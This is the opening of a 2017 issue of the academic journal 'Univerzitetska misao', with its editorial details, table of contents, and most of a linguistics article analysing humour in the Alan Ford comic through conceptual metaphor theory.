

Internacionalni Univerzitet u Novom Pazaru

UNIVERZITETSKA MISAO

Časopis za nauku, kulturu i umjetnost

Godina 2017, Broj 16

Novi Pazar, decembar 2017. godine

UNIVERZITETSKA MISAO

Časopis za nauku, kulturu i umjetnost
Internacionalni Univerzitet u Novom Pazaru

Izdavač:	Internacionalni Univerzitet u Novom Pazaru
Za izdavača:	Suad Bećirović , rektor
Redakcija:	Suad Bećirović, glavni i odgovorni urednik Amela Lukač Zoranić, zamjenik glavnog i odgovornog urednika Dženis Bajramović, sekretar redakcije Edin Korićanin, tehnički urednik
Uređivački odbor:	Muzafer Saračević, Internacionalni Univerzitet u Novom Pazaru Bećir Kalač, Internacionalni Univerzitet u Novom Pazaru Mustafa Fetić, Internacionalni Univerzitet u Novom Pazaru Jahja Fehratović, Internacionalni Univerzitet u Novom Pazaru Elma Elfić-Zukorlić, Internacionalni Univerzitet u Novom Pazaru Fehim Husković, Internacionalni Univerzitet u Novom Pazaru Aleksandar Ivanović, Internacionalni Univerzitet u Novom Pazaru Samina Dazdarević, Internacionalni Univerzitet u Novom Pazaru Šefket Krcić, Internacionalni Univerzitet u Novom Pazaru
Izdavački savjet:	Tarik Obralić, Univerzitet u Travniku Ćamil Sukić, Internacionalni Univerzitet u Novom Pazaru Marija Krivokapić, Univerzitet Crne Gore Tibor Petreš, University of Szeged Julijana Vučo, Univerzitet u Beogradu, Tomaž Onažić, Univerzitet u Mariboru, Dragana Mašović, Univerzitet u Nišu, Miodrag Jović, Internacionalni Univerzitet u Novom Pazaru Halid Kurtović, Univerzitet u Zenici Sanjin Kodrić, Univerzitet U Sarajevu, Lars Petter Soltvedt, Buskerud University Šemsudin Plojović, Internacionalni Univerzitet u Novom Pazaru Enes Osmančević, Univerzitet u Tuzli Emina Avdić, Univerzitet Ćirilo i Metodije Senad Bušatlić, Internacionalni Univerzitet u Sarajevu
Lektor:	Adnan Hasanović, Internacionalni Univerzitet u Novom Pazaru

Korice: **Denis Kučević**, Univerzitet u Novom Pazaru

Tiraž: 200 primjeraka

Štampa: **GrafiColor**, Kraljevo

ISSN: 1451-3870
e- ISSN: 2560-4821

Adresa redakcije: Univerzitet u Novom Pazaru
Ul. Dimitrija Tucovića bb
36300 Novi Pazar
Telefon: +381 20 316 634
E-mail: um@uninp.edu.rs

Sajt časopisa: <http://um.uninp.edu.rs/>

Bibliografska baza:

- Repozitorijum NBS
- Kobson - Spisak časopisa iz Srbije dostupnih u elektronskoj formi
- Central and Eastern European Online Library (CEEOL)
- University Library of Regensburg
- SCI indeks Srbija (Srpski Citatni Indeks)
- Kategorizacija M53 prema rešenju Ministarstva prosvete, nauke i tehnološkog razvoja za 2015 i 2016

Sadržaj / Contents

R. B.	Ime autora	Naslov rada	Oblast	Str
1	Selma Đuliman	HUMOR U STRIPU ALAN FORD POSMATRAN IZ UGLA KONCEPTUALNE METAFORE	Filologija	1-12
2	Zorica Matić	NASTANAK STAROENGLLESKOG JEZIKA I NJEGOVO OBLIKOVANJE POD UTICAJIMA RAZLIČITIH NARODA I TRADICIJA	Filologija	13-22
3	Svetlana Sekulić	SEMANTIČKI ASPEKT HIDRONIMA SA PODRUČJA BANDIĆA	Filologija	23-27
4	Albina Plojović	KULTUREME	Filologija	28-37
5	Bisera Suljić Boškailo	SRODNOSTI BOSANČICE SA GOTSKIM PISMOM IZ IV VIJEKA, TE MEZAFIJSKIM (ILIRSKIM) PISMOM IZ VI VIJEKA PRIJE NAŠE ERE	Filologija	38-46
6	Kemal Džemić	KRLEŽIN TIP MODERNOG UMJETNIKA I INTELEKTUALCA U ROMANU POVRATAK FILIPA LATINOVIĆA	Filologija	47-58
7	Branislava Vasić Rakočević	ČOPIĆEV HUMOR I IGRIVOST KAO ČITALAČKI PARAMETRI KOJI SU NADVLADALI VREME	Filologija	59-60

8	Zoran Koprivica	ŽIVKO NIKOLIĆ – BUNTOVNIK I POSVEĆENIK	Sociologija	61-71
9	Verica Savić	UTOPIJA I DISTOPIJA KUBANSKE REVOLUCIJE	Sociologija	72-82
10	Šefket Krcić	FILOZOFIJA KULTURE RATKA BOŽOVIĆA	Filozofija	83-93
11	Ferid Orahovac	KONCEPT LIDERSTVA KROZ PRIMJER POSLANIKA MUHAMMEDA	Pedagogija	94-106
12	Iza Maljevac	DIGITALNI RESURSI ZA PROUČAVANJE MAKEDONSKIH DIJALEKATA	Pedagogija	107-116
13	Fatima A. Kriještorac,	ELEKTRONSKI DNEVNIK U FUNKCIJI KOMUNIKACIJE RODITELJA I NASTAVNIKA I USPOSTAVLJANJA KONTROLE NAD USPEHOM	Pedagogija	117-124
	Mustafa Fetić			
	Melida Župljanin			
14	Sanja Nikolić	ODNOS I OBLICI PONAŠANJA MLADIH PREMA STARIM OSOBAMA U NAŠEM DRUŠTVU	Pedagogija	125-138
	Vlasta Lipovac			
15	Ajla Kirlić	BIG DATA AND TIME SERIES A LITERATURE REVIEW PAPER	Informatika	139-146
	Muhedin Hadžić			
16	Muzafer H. Saračević	BEZBEDNOST U INTERNET OKRUŽENJU I KONKRETNI PRIMERI NAPADA	Informatika	147-167
	Nermin Rešović, Msc.			
17	Maida Bećirović-Alić	LOKOVA POLITIČKA TEORIJA	Pravo	168-175
18	SPISAK RECENZENATA ČASOPISA			176-176
19	TEHNIČKO UPUTSTVO ZA FORMATIRANJE RADOVA			177-179

NAUČNI ČLANCI

SCIENTIFIC ARTICLES

Univerzitetska misao - časopis za nauku, kulturu i umjetnost [ISSN: 1451-3870]

Vol. 16, str. 1-12, 2017 god., web lokacija gde se nalazi rad: <http://um.uninp.edu.rs>

Tematska oblast u koju se svrstava rad: Društvene i humanističke nauke / podoblast: Pedagogija

Datum prijema rada: 14.08.2017.

Datum prihvatanja rada: 25.09.2017.

UDK: 811.163.4371

doi:10.5937/univmis1716001D

741.5

Originalan naučni rad

HUMOR U STRIPU ALAN FORD POSMATRAN IZ UGLA KONCEPTUALNE METAFORE

Selma Đuliman

Filozofski fakultet Univerziteta u Sarajevu, Franje Račkog 1

Sarajevo, Bosna i Hercegovina

selma.djuliman@gmail.com

Apstrakt

Od sociolingvistike, preko analize diskursa do pragmatike, humor se javlja kao neiscrpna tema mnogih lingvističkih istraživanja. U ovom radu, usmjeravamo se na nekongruentnost (eng. incongruity) koja je u srži svih lingvističkih izučavanja humora, a podrazumijeva suprotstavljanje semantičkih pojmova, te dolazi do nesklada između krajnje informacije, odnosno, poente vica (eng. punchline) i očekivanja kognitivnih agenata. Tu se generira humor. Cilj ovog rada je da posmatra na koji način konceptualna metafora dovodi do realizacije humora u stripu Alan Ford, i danas izuzetno popularnom štivu srednje i starije generacije na prostoru bivše Jugoslavije. Popularnost tog stripa je tolika da su određeni izrazi i citati iz serije postali dijelom svakodnevnog govora mnogih pojedinaca.

Ključne reči: kognitivna lingvistika, humor, stripovi, Alan Ford, konceptualna metafora.

HUMOUR IN THE ALAN FORD COMIC OBSERVED THROUGH THE CONCEPTUAL METAPHOR LENSE

Abstract

Humour has been an inexhaustible subject of many a linguistic research effort, starting from sociolinguistics, through discourse analysis, to pragmatics. Incongruity is at the very core of all linguistic research of humour, and it entails an opposition of semantic notions, causing an imbalance between the punchline and the expectations of the cognitive agents. That is how humour is generated. The aim of this paper is to observe the way in which conceptual metaphor contributes the rise of humour in Alan Ford, a comic widely popular even today in the former Yugoslav area. The comic's popularity has been huge to the extent that many expressions and quotes have become part of everyday speech of many people.

Keywords: cognitive linguistics, humour, comics, Alan Ford, conceptual metaphor.

UVOD

Savremeno poimanje humora u lingvističkim istraživanjima vuče korijene iz filozofije i psihologije. Arthur Schopenhauer je među prvima uočio ono što je u savremenoj lingvistici ključno u razmatranjima humora – nekongruentnost: „Uzrok smijeha u svakom je slučaju iznenadna percepcija nekongruentnosti između koncepta i stvarnih objekata o kojima se razmišljalo u nekom odnosu, a sam smijeh je samo odraz ove nekongruentnosti“¹ (v. p.)² (Schopenhauer, u: Moreall, 1987: 52). Jerry Suls (1972: 92), čuveni profesor bihevioralne psihologije, prvi je ponudio model za izučavanje humora koji je i ostao u srži svih savremenih (kognitivnih) izučavanja humora u lingvistici. Razvio je model nekongruentnosti-razrješenja (eng. incongruity-resolution model), po kojem se „nekongruentnost poente šale odnosi na mjeru u kojoj poenta šale narušava očekivanja recipijenta.“³ (v.p.)

Iz tog modela, proizašle su savremene semantičke teorije humora: Teorija prinudne reinterpetacije (eng. Forced Reinterpretation Theory) iz 1976. koju je razvio Thomas R. Shultz, čiji je veliki sljedbenik lingvist Graeme Ritchie; Teorija humora semantičkih okvira (eng. Semantic Script Theory of Humour) iz 1985. Victora Raskina; te Opća teorija verbalnog humora (eng. General Theory of Verbal Humour) koju su Salvatore Attardo i Victor Raskin objavili prvi put u radu „Script Theory Revis(it)ed: Joke Similarity and Joke Representation Model“ 1991. godine.

Međutim, rastom interesa lingvista za fenomen humora, širio se i krug lingvističkih teorija koje se primjenjuju na humorni tekst. Ipak, u skoro svim takvim razmatranjima, nekongruentnost se uzima u obzir pri objašnjavanju moguće realizacije humora. Tim slijedom se ovaj rad metodološki i vodi. Na primjerima citata iz stripa Alan Ford pronalazit će se primjeri konceptualne metafore i posmatrati koja vrsta nekongruentnosti dovodi do realizacije humora.

Na ovom mjestu je potrebno naglasiti da humor u lingvističkom smislu i smijeh ne pripadaju istoj kategoriji. Salvatore Attardo je u seminalnom djelu *Linguistic Theories of Humor* (1994) analizirao brojne definicije humora, i istakao da se smijeh javlja kao rezultat humora (između ostalog), ali da lingviste zanima humor kao mentalni fenomen, a ne smijeh koji je neuropsihološka manifestacija (Attardo, 1994: 10). Stoga, lingvistička se istraživanja nikada ne osvrću na stepen ostvarenja humora, koji može varirati od osobe do osobe, nego na semantičkim odnosima koji stoje u opoziciji, odnosno, koji generiraju vrlo često različito percipiran humor. Isto tako, bitno je naglasiti da će se u radu koristiti termin kognitivni agenti (eng. cognitive agents) (De Mey, 2005: 69 – 88), a koji podrazumijeva recipijente humora. Razlog za ovo je što je humor kognitivni proces koji podrazumijeva da recipijent šale shvata humor tek nakon što ga interpretira (dakle, humor je rezultat kognitivnih napora recipijenta).

---

¹ “The cause of laughter in every case is simply the sudden perception of the incongruity between a concept and the real objects which have been thought through it in some relation, and laughter itself is just the expression of this incongruity.”

² Skraćena v.p. znači „vlastiti prevod“ i koristit će se u svim narednim slučajevima u tekstu. Dakle, prevod sa engleskog jezika dio je integralnog teksta, dok se izvornik nalazi u fusnoti.

³ “Incongruity of the joke’s ending refers to how much the punch line violates the recipient’s expectations.”

Stoga, cilj ovog rada je da se na deset odabranih primjera iz stripa Alan Ford prvo odredi konceptualna metafora, a nakon toga posmatra na koji način ona učestvuje u realizaciji humora. [4, str. 19].

OSNOVNO O KONCEPTUALNOJ METAFORI

Prvu veću studiju o kognitivnoj funkciji metafora napisao je Michael J. Reddy 1979. godine u članku „The conduit metaphor“ (Ortony, 1993: 166). Po prvi put, jezik je predstavljen kao generator kroz koji ljudi prenose misli i osjećanja koja Reddy opisuje kao objekte koji su ubačeni u riječi, a koje slušalac opet izvlači iz tih riječi (Ortony, 1993: 170). Kroz niz je primjera pokušao da dokaže da metafore imaju izuzetno veliku ulogu u načinu na koji ljudi poimaju svijet.

Godine 1980, George Lakoff i Mark Johnson su upravo slijedom Reddyjevog razmišljanja objavili studiju *Metaphors We Live By*, izuzetno važno djelo u kojem navode da su metafore prvenstveno konceptualne strukture ili mapiranje između dva domena (ciljnog i izvornog). Lingvist Zoltán Kövecses nalazi da je konceptualni domen bilo kakav koherentan raspored iskustva: izvorni domen je domen iz kojeg izvlačimo metaforičke izraze kako bi razumjeli neki drugi konceptualni domen, a konceptualni domen je, zapravo, ciljni domen. Na primjer, u metafori institucija je zgrada (eng. institution is a building), ciljni domen je institucija, a zgrada je izvorni domen (Kövecses, 2010: 4).

Lakoff i Johnson u prvom poglavlju svoje knjige ističu da su metafore izuzetno važan dio procesa razmišljanja i da reflektiraju način na koji funkcionira ljudski um:

„Naš obični konceptualni sistem, u čijim okvirima i mislimo i djelujemo, po prirodi je metaforičan. Koncepti koji rukovode naše misli nisu samo stvar intelekta. Oni, također, rukovode našim svakodnevnim funkcioniranjem, do najprizemnijih detalja. Naši koncepti strukturiraju ono što percipiramo, način na koji se nosimo sa svijetom, način na koji se odnosimo prema drugim ljudima. Stoga, naš konceptualni sistem igra ključnu ulogu u svakodnevnim stvarnostima.“⁴ (v.p.) (Lakoff i Johnson, 2003: 4).

Dakle, metaforični izrazi nisu puki lingvistički ornamenti kojima uljepšavamo jezik, naprotiv: oni su sredstva pomoću kojih ljudi razumijevaju apstraktne koncepte putem nekih drugih, poznatijih koncepata – iz tog razloga se i uvodi termin kognitivna ili konceptualna metafora (Lakoff i Johnson, 2003: 10). Ljudi, zapravo, nisu ni svjesni da su neki svakodnevni izrazi, zapravo, metaforički izrazi.

Ova dva autora jasno ističu koliko je kultura snažan faktor u ljudskoj percepciji, i njen su uticaj naglasili na sljedeći način:

„Ono što je stvarno za pojedinca kao pripadnika jedne kulture je produkt i njegove društvene stvarnosti i načina na koji ona oblikuje njegovo iskustvo fizičkog svijeta. Pošto se veliki dio naše društvene stvarnosti razumijeva u metaforičkom smislu, i pošto je naša koncepcija fizičkog svijeta dijelom metaforična, metafora igra

---

⁴ “Our ordinary conceptual system, in terms of which we both think and act, is fundamentally metaphorical in nature. The concepts that govern our thought are not just matters of the intellect. They also govern our everyday functioning, down to the most mundane details. Our concepts structure what we perceive, how we get around in the world, and how we relate to other people. Our conceptual system thus plays a central role in defining our everyday realities.”

izuzetno bitnu ulogu kada određujemo šta je za nas stvarno.“⁵ (v.p.) (Lakoff i Johnson, 2003: 147)

Pitanje odnosa kulture i metafore je istraživao Zoltán Kövecses, u knjizi *Metaphor in Culture: Universality and Variation* (2005). Ovo pitanje, iako izuzetno važno, izlazi iz okvira ovog rada, tako da se na ovom mjestu navedena knjiga spominje iz razloga što je uvijek izuzetno bitna za lingvistička istraživanja.

Slijedom konceptata koje smo predstavili u prethodnim odlomcima, stižemo do klasifikacije metafore koju su ponudili Lakoff i Johnson u radu „The Metaphorical Structure of Human Conceptual System“, dostupan na web stranici <http://www.fflch.usp.br/df/opessoa/Lakoff-Johnson-Metaphorical-Structure.pdf>.

Da parafraziramo autoricu Denise Reck (https://www.tu-chemnitz.de/phil/english/sections/linguist/independent/kursmaterialien/termpapers_online/reck_metaphors.pdf), ljudi se moraju nositi sa izuzetno kompleksnim svijetom, stoga moraju često koristiti sposobnost da konceptualiziraju svoje iskustvo koje nije uvijek lako opisati. Te su konceptualizacije, zapravo, u direktnoj vezi sa metaforičkim procesima, a to znači da sve što se dešava postaje iskustvo u našem umu. Međutim, pošto je iskustvo izuzetno apstraktan proces, pokušavamo da ga dovedemo u vezu sa nečim što je nama razumljivije tako što ga poredimo s nečim poznatim. Odnos između ta dva koncepta, apstraktnog i konkretnog, je, u suštini, metaforički. Slijedom takvog rezoniranja su Lakoff i Johnson naveli da postoje tri metaforička koncepta koji se realiziraju različitim lingvističkim sredstvima:

- *orijentacijske metafore* (eng. orientational metaphors) koje podrazumijevaju da se apstraktni koncepti dovode u vezu sa iskustvom u prostoru, npr.: dobro je gore (eng. good is up);
- *ontološke metafore* (eng. ontological metaphors) podrazumijevaju projekciju statusa određenog entiteta ili suštine na nešto što taj entitet ili suština ne posjeduje kao urođenu karakteristiku: um je mašina (eng. the mind is a machine);
- *strukturne metafore* (eng. structural metaphors), koje podrazumijevaju strukturiranje nekog iskustva ili aktivnosti na osnovu nekog drugog iskustva ili aktivnosti: razumjeti je vidjeti (eng. understanding is seeing). (Lakoff i Johnson, 1980: 185-197)

Posebnu vrstu metafora čine metafore sadržaoici (engl. container metaphors), koje spadaju u potklasu ontoloških metafora. Lakoff i Johnson (1980: 29-30, 51) navode da je u takvim metaforama određeni koncept predstavljen kao da ima unutrašnjost i spoljašnjost, i da ima sposobnost da nešto sadrži: Za njega je život prazan (eng. Life is empty for him) (Lakoff i Johnson, 1980: 29 – 30, 51).

Međutim, Lakoff i Johnson (2003: 64) su istakli da su sve metafore ontološke, pošto povezuju domene, da su sve strukturne, pošto sve mapiraju određenu vrstu strukture sa onom drugom, i da su neke orijentacijske, te da je uglavnom jako teško jasno odrediti kojoj grupi metaforičkih konceptata pripada neka konceptualizacija.

---

⁵ “What is real for an individual as a member of a culture is a product both of his social reality and of the way in which that shapes his experience of the physical world. Since much of our social reality is understood in metaphorical terms, and since our conception of the physical world is partly metaphorical, metaphor plays a very significant role in determining what is real for us.”

ALAN FORD U MREŽI HUMORA I METAFORIČKIH KONCEPATA

Radove Ovaj je strip uživao veliku popularnost na tlu bivše Jugoslavije. Talijanski su autori Luciano Secchi (alias Max Bunker) i Roberto Raviola (alias Magnus) osmislili Alana Forda 1969. godine kao satiričnu priču o zapadnom društvu, te je jako zanimljivo da je upravo u socijalističkoj Jugoslaviji taj strip postao (i ostao) izuzetno popularan, a prva se izdanja danas smatraju pravim antikvitetima. U tom smislu, posebno treba spomenuti prevodioca Nenada Brixija (1924 – 1984) (<http://novi.ba/clanak/38760/prica-o-prevodiocu-kultnog-stripa-nekadasnja-drzava-je-bila-ogledalo-nesposobnjakovica-iz-alana-forda>), koji je najveći broj izdanja stripa preveo na tadašnji srpskohrvatski/hrvatskosrpski jezik. Sama popularnost stripa na ovim prostorima dokaz je njegovog ingenioznog prevoda, jer ne bi bilo moguće, bez obzira na istinski zanimljive, opskurne ilustracije likova u stripu, da Alan Ford u tolikoj mjeri uđe u živote stanovnika bivše Jugoslavije. Naravno, o kvaliteti Brixijevih prevoda i prevodilačkim izazovima bi se mogao napisati poseban rad, a, nažalost, ovdje takvo što metodološki ne bi bilo izvodivo.

Nakon ovog kratkog osvrtu na strip i njegovog prevodioca, navodimo prvi primjer analize:

- (1) Jedna lasta ne čini proljeće, a kamoli r. (<http://novi.ba/clanak/91320/kospava-nije-budan-legendarne-misli-i-izjave-likova-iz-stripa-alan-ford>)⁶

U ovom slučaju, riječ je o poslovice „jedna lasta ne čini proljeće“, a znači da se ne podrazumijeva nužno da se određena situacija razriješila samo zato što se desilo nešto što bi moglo naznačiti takvu mogućnost. U pitanju je ontološka metafora, i to podvrsta sadržaoa, (proljeće ne „sadrži“ samo jednu lastu), gdje su obuhvaćeni koncepti intenziteta/količine nečega. Lastavica bi se ovdje mogla posmatrati kao izvorni domen za značenje koje podrazumijeva, tj. neki ohrabrujući događaj, u ovom slučaju, ciljni domen, dok proljeće predstavlja izvorni domen za buđenje, razrješenje krize, novi početak, što je ciljni domen.

Humor ovog metaforičkog sklopa se može vidjeti u nastavku poslovice, kako je navedeno u stripu: a kamoli dvije. Ranije spomenuta „očekivanja“ kognitivnih agenata su usmjerena na ono što obično slijedi nakon što se takva poslovice spomene: obično se obrazloži iz kojeg razloga određeni događaj ne podrazumijeva i razrješenje situacije. Ovdje se, međutim, „iščekivanja“ kognitivnih agenata iznevjere tako što u kontrast dolaze dvije jedinice mjere – brojevi 1 i 2. Naime, nema ništa neobično u kontrastu brojeva, međutim, u pitanju iskrivljeno shvatanje količine, gdje je $1 > 2$. Naravno, to se kosi sa stvarnošću, sa matematičkim aksiomima, te se značaj situacije u kojoj se veći broj određenih događaja može smatrati signalom razrješenja situacije ovdje, zapravo, upravo umanjuje, te se stvara obrnuta slika realnosti. Ta obrnuta percepcija količine je, zapravo, ključna u generiranju humora.

Na sličan način, na granici apsurdnog, može se posmatrati i primjer (2):

- (2) Prokletstvo, ovaj zid je gladak poput glatkog zida.

---

⁶ Svi su primjeri u tekstu preuzeti sa ove web stranice.

U zavisnosti koji poredbeni element izvorni govornici odaberu iz svog kulturološkog repozitorija, kolokacijski sistem našeg jezika podrazumijeva sljedeće strukture – gladak kao: svila, staklo, led. Ovo su samo neke mogućnosti. Metaforički je izraz samo dijelom ostvaren. Naime, domeni ostaju nedorečeni, odnosno, kvalitet gladak u ponuđenom mapiranju nije objašnjen, iz razloga što se poredi sa istom strukturom. Drugim riječima, ciljni domen je identičan izvornom domenu. Upravo je takva nedorečenost uzrok nekongruentnosti u ovom humornom iskazu. Ovdje je jedan te isti semantički koncept sam sebi suprotstavljen i to dovodi do apsurdna.

(3) Ovde ležim ja a stojiš ti, a bilo bi bolje da ležiš ti a stojim ja. (epitaf)

U ovom slučaju je riječ o orijentacijskoj metafori. Naime, u pitanju je prostorna konceptualna metafora gore – dole i jedna od njenih mogućih podskupina – zdravlje i život su gore, bolest i smrt su dole (Barčot, 2016: 16). Glagol ležati je u ovom slučaju upotrijebljen u kontekstu stanja subjekta „ja“: nije živ. Međutim, osoba koja stoji nad grobom i čita epitaf je na drugoj strani ovog metaforičkog spektra. U tom smislu, glagol stajati je, također, upotrijebljen kao antipod glagola ležati, te opisuje stanje drugog rečeničnog subjekta, subjekta „ti“: živ. Stoga, glagolski „poredak“ u ovoj rečenici podrazumijeva da je koncept „stajati“ gore a „ležati“ dole.

Humorni se efekat postiže nekongruentnošću koja se realizira jednim od osnovnih logičkih mehanizama humora: figure-ground reversal (Attardo, 1994: 144). Dakle, nekongruentno mjesto nastupa u zamjeni pozicija „živog“ i „neživog“ rečeničnog subjekta koji dolazi do izražaja komparativom. Dakle, „očekivanja“ kognitivnih agenata se u ovom slučaju „iznevjere“ kada se, na nivou rečenice, distinktivna karakteristika vezana za smrt (-živo) prenese i na onaj subjekt čija je distinktivna karakteristika (+živo). Ta „želja“ mrtvih da „zamijene mjesto“ sa živim je, svakako, u ovom kontekstu neočekivana i posmatra se kao „crni humor“. Upravo u svjetlu crnog humora se može posmatrati i naredni primjer:

(4) Mene će najviše pogoditi moja sopstvena smrt.

U ovom primjeru se klasifikacija metafore zasniva na razumijevanju glagola pogoditi. Moguća značenja ovog glagola obuhvataju, između ostalog, udariti, tačno odgovoriti, izazvati (negativnu ili pozitivnu) emotivnu reakciju, dogovoriti se oko nečega. U određenju izbora ovog glagola u velikoj mjeri pomaže superlativ, koji sva značenja glagola o kojem je ovdje riječ eliminira u korist onog koje se odnosi na emotivnu reakciju. Pored toga, u kolokacijskom sistemu našeg jezika, ovaj se glagol i koristi da se opiše emotivna reakcija koja nastupi kada nastupi nečija smrt. Kada na ovaj način definiramo značenje glagola u kontekstu, možemo reći da se u njegovoj pozadini nalazi tuga kao fizička sila. Dakle, riječ je o ontološkoj metafori, iz razloga što se emociji pripisuju karakteristike koje ona, kao takva, jednostavno ne posjeduje (tuga ne može nikoga pogoditi, npr.).

Kada je u pitanju realizacija humora, nekongruentnost se javlja u dijelu „očekivanja“ kognitivnih agenata koje podrazumijeva smrt neke osobe. U pravilu, to je uvijek osoba ne-ja. Poenta ovog humornog mjesta, dakle, leži u semantičkoj

opoziciji ja i ne-ja. Žal za samim sobom je, s jedne strane, pitanje egocentričnosti, a istovremeno i pitanje moguće situacije apsurdna koja izaziva humorni efekat iz razloga što mrtva osoba ne može žaliti samu sebe.

- (5) Ko leti, vrijedi, ko vrijedi, leti, ko ne leti, ne vrijedi. (Natpis na Grunfovoj majici)

U ovom primjeru, skale se odnose na nešto što vrijedi (gore) i nešto što ne vrijedi (dole). Dakle, u pitanju je orijentacijska metafora u kojoj se glagol letjeti i njegova negacija javljaju kao podskup prostorne konceptualne metafore gore-dole. Natpis se nalazi na majici lika iz stripa koji je bio nekada pilot. Humorna mjesta u opoziciji u ovom slučaju ne leže toliko u takozvanoj lingvističkoj nekongruentnosti u kojoj se, na primjer, polisemičnost izraza može dovesti u vezu sa izvorom konfuzije, koliko u psihološkom tumačenju i „očekivanjima“ svake osobe koja čita natpis na majici: zamjenica ko se odnosi na svaku osobu, stoga i na same čitaoce stripa. Njihova „očekivanja“ ne obuhvataju mogućnost da ih se svrsta u kategoriju ljudi koji ne posjeduju vrijednosti, a to se dešava upravo kroz glagol letjeti, pošto se jako mali broj ljudi na svijetu može pohvaliti takvom vještinom. „Razrješenje“ nekongruentnosti u ovom slučaju suštinski leži u psihološkom efektu u kojem čitaoci stripa (osim ako su piloti ili astronauti) shvate da ne vrijede. Humor se u takvoj situaciji posebno pojačava zbog činjenice da jedan od omiljenih likova, Grunf, nosi takvu majicu. To je iz razloga što se ljudi u velikom broju slučajeva različitim intenzitetom emotivno vezuju za likove iz književnosti – od uspostavljenih, do graničnih žanrova. U tom smislu, čitaoci shvataju da je Grunf, zapravo, prilično isključiva osoba.

- (6) Mi ne ništa ne obećavamo i to ispunjavamo – stranka istine.

U ovom slučaju, u pitanju je politički diskurs, koji je posebno interesantan u razmatranjima konceptualne metafore. Ovdje je ništa u metaforičkom smislu predstavljeno kao (vrijedan) objekt ili suština, te je riječ o ontološkoj metafori. Isto tako, u ovom iskazu je prisutna još jedna zanimljiva konstrukcija: stranka istine. Svakako se možemo prisjetiti Georgea Orwella i njegovog čuvenog romana 1984, u kojem je Ministarstvo istine jedno od ključnih u Oceaniji, zaduženo za propagandu. Upravo je to i ovdje slučaj. Politička stranka je uzela istinu kao taoca i tim nazivom manipulira ljude (baš kao što je i slučaj u Orwellovom romanu, naziv je potpuno suprotan suštini koju to ministarstvo predstavlja). Riječ je o metafori sadržiocu, podvrsti ontološke metafore, koja podrazumijeva da određena politička stranka sebi pripisuje moralni sadržaj (Howe, 2006: 242).

Naravno, postavlja se pitanje iz kojeg bi razloga ovakav slogan mogao izazvati humorni efekat. Svakako je riječ o paradoksu, gdje se semantičke opozicije uspostavljaju na dva nivoa: s jedne strane, semantički sadržaj direktnog objekta glagola obećati, odnosno, subjekta glagola ispuniti, te, s druge strane, binarni odnos istine i laži, koji se javlja na kraju iskaza. Kada je riječ o prvoj opoziciji, u pitanju je semantički sadržaj. Taj odnos podrazumijeva da se glagoli, koji se dovode u vezu direktno sa vrlo osjetnim suštinama (obećati nešto materijalno, poput nekog predmeta;

obećati nešto nematerijalno, ali opet ostvarivo, poput brige i ljubavi, čak i do osvete), u ovom slučaju dovode u vezu s nečim nepostojećim (napominjem da nepostojeće i neostvarivo ne dovodim u istu ravan). Sve se ove semantičke karakteristike glagola obećati odnose i na drugi glagol – ispuniti. Dakle, u pitanju je semantički prazna kategorija objekta glagola obećati i subjekta glagola ispuniti.

Naredni nivo nekongruentnosti ni u ovom primjeru ne podrazumijeva lingvističku nekongruentnost (kao što je bio i slučaj u primjeru br. 5), iz razloga što kognitivni agenti tu angažiraju lično iskustvo i nepovjerenje građana prema političarima, te nastaje paradoks: stranka govori istinu. U opoziciji se ovdje, iskustveno, nalazi (ne)ispunjenje obećanja s jedne strane, te stranka istine s druge strane. Paradoksalno, humorni efekat se javlja iz razloga što politička stranka ispunjava obećanje: ne čini ništa. Kognitivni agenti svakako to dovode u vezu sa svakodnevicom, u kojoj su izloženi uhodanoj mašineriji gdje političari, mimo zanosnih, realno neostvarivih obećanja građanima, suštinski ne djeluju u korist svojih glasača, a vrlo često se nalaze upravo na samom dnu moralne skale, gdje obmanjuju, pljačkaju i unazađaju glasačko tijelo koje predstavljaju. U tom smislu, ovaj slogan se i posmatra kao sarkastični iskaz tvoraca ovog stripa.

Naredni je primjer zanimljiv pošto je primjenjiv na različite kontekste, a u svakom tom mogućem scenariju, primjenjiva je određena konceptualna metafora:

(7) Ko izgubi dobitak, dobije gubitak.

Ovaj se iskaz van konteksta može primijeniti na niz životnih situacija: igre na sreću, poslovanje, politiku (na primjer, kada neka stranka izgubi/dobije na izborima), ljubav, itd. Zajedničko svim tim kontekstima je što se metafora rat javlja kao izvorni domen, u kojem se formira – dobitak/gubitak kao ciljni domen. U tom su slučaju glagoli izgubiti i dobiti konceptualni elementi koji označavaju finalnu fazu rata. Isto tako, u zavisnosti od konteksta, ovaj iskaz se može posmatrati i kao primjer gdje se metafora sport javlja kao izvorni domen. Baš i kao, bitka, neka se utakmica, na primjer, može dobiti ili izgubiti.

Kada je humor u pitanju, kognitivni agenti su prvenstveno suočeni sa pleonazmičnom strukturom izgubiti dobitak, iz koje slijedi semantička kontradikcija dobiti gubitak. Za razliku od prazne semantičke kategorije u prethodnom primjeru, gubitak ne znači nešto nepostojeće, ili ništa. Međutim, on svakako podrazumijeva negativan razvoj događaja koji je u semantičkoj opoziciji sa glagolom čiji je, u ovom slučaju, objekat: dobiti. Upravo na tom mjestu dolazi do ključne nekongruentnosti: kognitivni agenti uspostavljaju mrežu distinktivnih karakteristika glagola i objekta (dobiti = -izgubiti; gubitak = -dobitak), te su u stanju rastumačiti semantičku kontradikciju. Humor se, dakle, javlja kao posljedica s jedne strane redundantnosti prvog dijela iskaza, a, s druge strane, semantičke kontradikcije koja se javlja na kraju iskaza.

Kako smo naveli ranije u tekstu, određeni iskazi sadrže konceptualnu metaforu sport:

(8) Ako želite da pobijedite u trci, morate prvi proći kroz cilj.

Ovaj je primjer primjenjiv na više životnih situacija, gdje se različite aktivnosti (posao, studij, naučni rad, čak i rat), u zavisnosti od konteksta, posmatraju kao sportsko natjecanje. Konceptualni elementi su ovdje pobjeda, trka, cilj. I ovo je jedan od natpisa na Grunfovoj majici, a komični efekat leži u drugom dijelu citata (poenta vica), a koji je, zapravo, logičan slijed prvog dijela iskaza. U opoziciji su, stoga, dva koncepta koji se međusobno podrazumijevaju, i može se reći da je redundantnost u ovom slučaju uzrok komičnog efekta.

U narednom primjeru posmatramo na koji se način percepcija i položaj tijela dovode u vezu sa konceptualnom metaforom:

(9) Bolje izdati knjigu nego prijatelja.

Autorice Barbara Kovačević i Ermina Ramadanović (2006) su posmatrale frazeme u prostoru (lijevo – desno, ispred – iza, gore – dole), te su istakle da određeni frazemi podrazumijevaju da se sagovorniku dolazi sprijeda, što znači da su jasni i vidljivi. Međutim, postoje i frazemi koji podrazumijevaju stražnji dio tijela, nešto što je skriveno i nevidljivo. Naglašavaju:

